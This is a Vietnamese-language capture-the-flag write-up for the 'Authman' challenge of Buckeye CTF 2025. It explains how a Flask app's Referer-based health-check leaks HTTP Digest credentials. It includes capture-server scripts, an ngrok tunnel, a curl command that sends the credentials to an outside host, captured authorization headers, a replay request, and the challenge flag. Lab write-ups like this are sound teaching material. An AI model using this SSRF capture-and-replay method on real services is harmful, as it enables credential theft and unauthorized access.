
WRITEUP: AUTHMAN (BUCKEYE 2025)#

Quick summary#
Đây là một web app Flask nhỏ
Flag nằm ở /auth, được bảo vệ bằng HTTP Digest Auth
Có một API check dùng Referer để tự gọi lại chính nó → đây là chỗ dị nhất, tiềm năng SSRF + logic bug

Cấu trúc file challenge
authman/app/__init__.py– khởi tạo Flask app, cấu hình, HTTPDigestAuth
from flask import Flask
from flask_bootstrap import Bootstrap5
from flask_httpauth import HTTPDigestAuth
from config import FlaskConfig

app = Flask(__name__)
app.config.from_object(FlaskConfig)
bootstrap = Bootstrap5(app)

auth = HTTPDigestAuth()
@auth.get_password
def get_pw(uname):
	return app.config['AUTH_USERS'].get(uname,None)

from app import routes
authman/app/routes.py– định nghĩa các route/,/auth,/api/checkauthman/app/templates/*.html– giao diện (index + trang flag)authman/config.py– cấu hình secret key, user/pass, flagauthman/main.py– entry point FlaskDockerfile, docker-compose.yaml, requirements.txt– dựng container
Phân tích sâu#
config.py
from secrets import token_urlsafe, token_hex
import os

class FlaskConfig:
    SECRET_KEY = token_hex(32)
    AUTH_USERS = {
        "keno": token_urlsafe(16),
        "tenk": token_urlsafe(16)
    }
    FLAG = os.environ.get('FLAG','bctf{fake_flag_for_testing}')
SECRET_KEY-> random mỗi lần container start.AUTH_USERS:Có 2 user:
keno,tenkMật khẩu của từng user là chuỗi ngẫu nhiên (token_urlsafe(16) → không đoán nổi)
=> password không cố định, không brute-force được
app/__init__.py Khởi tạo app và thiết lập Digest authentication
from flask import Flask
from flask_bootstrap import Bootstrap5
from flask_httpauth import HTTPDigestAuth
from config import FlaskConfig

app = Flask(__name__)
app.config.from_object(FlaskConfig)
bootstrap = Bootstrap5(app)

auth = HTTPDigestAuth()
@auth.get_password
def get_pw(uname):
    return app.config['AUTH_USERS'].get(uname,None)

from app import routes
HTTPDigestAuth được cấu hình với callback để lấy mật khẩu từ AUTH_USERS. Flask-HTTPAuth sử dụng session Flask (cookie) để lưu nonce và opaque, làm cho auth trở thành stateful. Điều này yêu cầu bao gồm session cookie đúng khi replay để xác thực nonce
routes.py Có 3 endpoint
@app.route('/',methods=['GET'])
def index():
    return render_template("index.html")
/ trả về index.html, trang home
@app.route('/auth',methods=['GET'])
@auth.login_required
def auth():
    return render_template("auth.html",flag=app.config['FLAG'])
/auth
- Được bảo vệ bởi
@auth.login_required - Nếu auth thành công, render
render.htmlvà truyền biến flag=…..
@app.route('/api/check',methods=['GET'])
def check():
    (user, pw), *_ = app.config['AUTH_USERS'].items()
    res = requests.get(r.referrer + '/auth',
        auth = HTTPDigestAuth(user,pw),
        timeout=3
    )
    return jsonify({'status':res.status_code})
/api/check
(user, pw), *_ = app.config['AUTH_USERS'].items()
AUTH_USERSlà dict:
{"keno": <pw_ngẫu_nhiên>, "tenk": <pw_ngẫu_nhiên>}
.items() → list [(user, pw), ...]
(user, pw), *_ = ... → lấy entry đầu tiên trong dict, tức là thường sẽ là ("keno", <password_của_keno>)
Sau đó:
res = requests.get(
    r.referrer + '/auth',
    auth = HTTPDigestAuth(user,pw),
    timeout=3
)
return jsonify({'status':res.status_code})
Lấy
r.referrer(headerRefererdo client gửi lên)Gọi
requests.get(<referrer> + '/auth', auth=HTTPDigestAuth(user,pw))Trả về JSON:
{"status": <mã HTTP>}
=> /api/check là một “health-check API” kiểu: từ server, thử gọi đến /auth bằng credentials thật, nếu status 200 → auth server đang chạy OK
auth.html
Phần quan trọng:
const gg = {{ flag | tojson }};
...
typingSpan.innerHTML = gg;
- Khi auth thành công, template nhận biến flag từ backend và hiển thị nó lên màn hình với hiệu ứng gõ chữ
Root Cause Analysis#
Unvalidated User Input: Header
request.referrerhoàn toàn do client (kẻ tấn công) kiểm soát, có thể đặt thành bất cứ giá trị nào.Direct URL Construction: Code nối chuỗi
r.referrer + '/auth'một cách MÙ QUÁNG, không xác thực, không lọc, không kiểm tra whitelist.Credential Exposure: Server tự động đính kèm thông tin xác thực HTTP Digest hợp lệ (
uservàpw) vào yêu cầu gửi đi, bất kể đích đến là đâu.
Attack Vector#
[Attacker] → [Victim Server] → [Attacker-Controlled Server]
                ↓
        (sends credentials)
Attack flow:
- Attacker gửi request GET tới
/api/checkkèm maliciousRefererheader - Victim server đọc giá trị header
Referer - Victim server gửi request HTTP tới
{Referer}/authkèm valid credentials - Attacker server nhận request đã được xác thực và ghi log lại thông thông tin xác thực
- Attacker dùng crerdentials truy cập tới
/authendpoint và lấy FLAG
EXPLOITATION#
Step 1: Set Up Credential Capture Server#
Tạo một server Flask đơn giản để log các request đến:
capture.py
from flask import Flask, request
import base64

app = Flask(__name__)

@app.route('/auth', methods=['GET', 'POST', 'HEAD'])
def capture():
    print("=" * 60)
    print("CAPTURED REQUEST:")
    print("=" * 60)
    print(f"Method: {request.method}")
    print(f"Headers:")
    for header, value in request.headers:
        print(f"  {header}: {value}")

    # HTTP Digest Auth details will be in Authorization header
    auth_header = request.headers.get('Authorization', '')
    if auth_header:
        print(f"\n🔑 AUTHENTICATION CAPTURED:")
        print(f"  {auth_header}")

        # Parse digest authentication parameters
        if 'Digest' in auth_header:
            print("\n📋 Digest Auth Parameters:")
            parts = auth_header.replace('Digest ', '').split(', ')
            for part in parts:
                print(f"  {part}")

    print("=" * 60)

    # Return 401 to trigger authentication
    return '', 401, {'WWW-Authenticate': 'Digest realm="test"'}

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080, debug=True)
Chạy server bắt credentials
Step 2: Exploit the SSRF Vulnerability#
Sử dụng ngrok (Không cần public ip) (siêu rcm)#
Lý do:#
- Cấp cho một public URL mà không cần ip public
- Tự động có HTTPS
- Có dashboard hiển thị chi tiết mọi request
Install ngrok#
   # Download from https://ngrok.com/download
   # Or via package manager:
   # Windows (choco): choco install ngrok
   # Mac (brew): brew install ngrok/ngrok/ngrok
   # Linux (snap): snap install ngrok
Tạo tunnel ngrok#
ngrok http 8080
Response:
- Copy URL ngrok (
https://unconsecrative-interaxial-mirtha.ngrok-free.dev) - Build và run docker compose up
Khai thác SSRF#
Truy cập tới /auth để lấy nonce, opaque, session
curl -v http://localhost:5000/auth
Response:
* Host localhost:5000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:5000...
* Connected to localhost (::1) port 5000
* using HTTP/1.x
> GET /auth HTTP/1.1
> Host: localhost:5000
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 UNAUTHORIZED
< Server: Werkzeug/3.1.3 Python/3.12.12
< Date: Thu, 13 Nov 2025 15:32:51 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 19
< WWW-Authenticate: Digest realm="Authentication Required",nonce="68dce582291c956b5613d2ae0e065ee5",opaque="75ecd94405f2e917b4cea85f544f9719",algorithm="MD5",qop="auth"
< Vary: Cookie
< Set-Cookie: session=.eJwlyzsOwyAQBcC7bO0C8D5gc5kILw-58keKKyt3jyL3M7e067O-t31zykty7U7UlCy6IS_Ice6pMTBkkJDp8fvRzusfCujdVANGosWyqLNVDKgOK9Hk-wO1QRys.aRX6Iw.gvztvlOTt7zmkbCt-T4scvxsdVA; HttpOnly; Path=/
< Connection: close
<
* shutting down connection #0
Unauthorized Access
- Lấy từ response:
WWW-Authenticate: Digest realm="Authentication Required",nonce="68dce582291c956b5613d2ae0e065ee5",opaque="75ecd94405f2e917b4cea85f544f9719"Set-Cookie: session=.eJwlyzsOwyAQBcC7bO0C8D5gc5kILw-58keKKyt3jyL3M7e067O-t31zykty7U7UlCy6IS_Ice6pMTBkkJDp8fvRzusfCujdVANGosWyqLNVDKgOK9Hk-wO1QRys.aRX6Iw.gvztvlOTt7zmkbCt-T4scvxsdVA
Chạy credential capture server cục bộ với nonce/opaque ở trên
capture.py
import http.server
import socketserver

class CaptureHandler(http.server.BaseHTTPRequestHandler):
    challenged = False

    def do_GET(self):
        if self.path != '/auth':
            self.send_response(404)
            self.end_headers()
            return

        if 'Authorization' not in self.headers and not self.challenged:
            self.challenged = True
            self.send_response(401)
            nonce = "your_nonce"  # Thay thế
            opaque = "your_opaque"  # Thay thế
            self.send_header('WWW-Authenticate', f'Digest realm="Authentication Required", qop="auth", nonce="{nonce}", opaque="{opaque}"')
            self.end_headers()
        else:
            auth_header = self.headers.get('Authorization', 'No auth header')
            print(f"Captured Authorization header: {auth_header}")
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"OK - header captured")

with socketserver.TCPServer(("", 8000), CaptureHandler) as httpd:
    print("Capture server running on http://localhost:8000")
    httpd.serve_forever()
rồi chạy python3 capture.py
SSRF để capture header
curl -H "Referer: https://unconsecrative-interaxial-mirtha.ngrok-free.dev" http://localhost:5000/api/check
=> Trả về {"status":200}
Log trong capture.py: Captured Authorization header: Digest … (copy chuỗi đầy đủ sau “Digest “).
Capture server running on http://localhost:8000
127.0.0.1 - - [13/Nov/2025 10:47:32] "GET /auth HTTP/1.1" 401 -
Captured Authorization header: Digest username="keno", realm="Authentication Required", nonce="68dce582291c956b5613d2ae0e065ee5", uri="/auth", response="dc663a15c2d779051366cad3184716d6", opaque="75ecd94405f2e917b4cea85f544f9719", qop="auth", nc=00000001, cnonce="9fe57f06b5ccf275"
127.0.0.1 - - [13/Nov/2025 10:47:33] "GET /auth HTTP/1.1" 200 -
Replay header với session để lấy flag
curl -v -H 'Authorization: Digest <captured_digest_string>' -H "Cookie: session=<session_above>" http://localhost:5000/auth
Response (200 OK): auth.html với script chứa const gg = “bctf{fake_flag_for_testing}”;.

FLAG: bctf{a_new_dog_learns_old_tricks}